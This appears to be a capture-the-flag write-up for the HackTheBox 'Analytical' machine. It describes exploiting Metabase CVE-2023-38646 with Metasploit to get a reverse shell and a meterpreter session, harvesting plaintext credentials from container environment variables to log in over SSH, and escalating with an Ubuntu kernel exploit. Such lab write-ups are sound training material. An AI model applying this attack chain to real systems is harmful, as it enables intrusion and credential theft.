User Flag

Info

This is was my first seasonal game.

Recon


The nmap scan revealed a http server and a ssh port open:

```
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|http-title: Did not follow redirect to http://analytical.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

It also revealed that the webserver listens to the domain analytical.htb, so I added it to the hosts file.


The site was pretty generic, the only suspicious thing I noticed was a broken login link that redirected me to data.analyitical.htb.

To make it work, I also had to add data.analytical.htb to the hosts file. Then I was redirected to a login page, which seemed to be Metabase.



I wasn't very familiar with metabase and it seemed to be a legitimate opensource application, so it was very unlikely that I was going to find a vulnerability. So I simply googled for metabase exploits and I came across CVE-2023-38646.

Metabase versions under 46.6.4 are vulnerable to RCE, even if the user isn't logged in, which is pretty much perfect for my situation since the metabase version on the server is 4.6.



So I updated my metasploit, since the vulnerability is fairly new. and boom - I had a reverse shell:

```
msf6 exploit(linux/http/metabase_setup_token_rce) > exploit

[*] Started reverse TCP handler on 10.10.14.53:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable. Version Detected: 0.46.6
[+] Found setup token: 249fa03d-fd94-4d5b-b94f-b4ebf3df681f
[*] Sending exploit (may take a few seconds)
[*] Command shell session 2 opened (10.10.14.53:4444 -> 10.10.11.233:57470) at 2023-10-11 15:51:38 -0400

whoami
metabase
```

So that data upload and download is easier, I also switched to a meterpreter session using a simple meterpreter-reverse-tcp in jar format:

```
n0x00ne@kali: ~ 113x24
    Command       Description
    -------       -----------
    keyevent      Send key events
    mouse         Send mouse events
    screenshare   Watch the remote user desktop in real time
    screenshot    Grab a screenshot of the interactive desktop


Stdapi: Webcam Commands
=======================

    Command       Description
    -------       -----------
    record_mic    Record audio from the default microphone for X seconds


Stdapi: Audio Output Commands
=============================

    Command       Description
    -------       -----------
    play          play a waveform audio file (.wav) on the target system

meterpreter >
```

I had a shell, but I found myself inside of a docker container which was running metabase. After further analysis, I found credentials of the user "metalytics" inside of the environment variables.

```
MB_LDAP_BIND_DN=
LANGUAGE=en_US:en
USER=metabase
HOSTNAME=40f4267a381a
FC_LANG=en-US
SHLVL=8
LD_LIBRARY_PATH=/opt/java/openjdk/lib/s
HOME=/home/metabase
OLDPWD=/
MB_EMAIL_SMTP_PASSWORD=
LC_CTYPE=en_US.UTF-8
JAVA_VERSION=jdk-11.0.19+7
LOGNAME=metabase
_=/opt/java/openjdk/bin/java
MB_DB_CONNECTION_URI=
PATH=/opt/java/openjdk/bin:/usr/local/s
MB_DB_PASS=
MB_JETTY_HOST=0.0.0.0
META_PASS=An4lytics_ds20223#
LANG=en_US.UTF-8
MB_LDAP_PASSWORD=
SHELL=/bin/sh
MB_EMAIL_SMTP_USERNAME=
MB_DB_USER=
META_USER=metalytics
LC_ALL=en_US.UTF-8
JAVA_HOME=/opt/java/openjdk
PWD=/home/metabase
MB_DB_FILE=//metabase.db/metabase.db
```

metalytics | An4lytics_ds20223#

So I used the credentials to ssh onto the actual server and there it was, the user flag:

```
metalytics@analytics:~$ ls
user.txt
metalytics@analytics:~$
```

Root

linpeas

I ran linpeas and saw that Ubntu was running on the server. As excepted, the kernel exploits linpeas "found" didn't quite work, so I searched online for the latest exploits and I came across CVE-2023-2640-CVE-2023-32629

Since the kernel version seemed to fit I simply pulled the script onto the machine and it worked.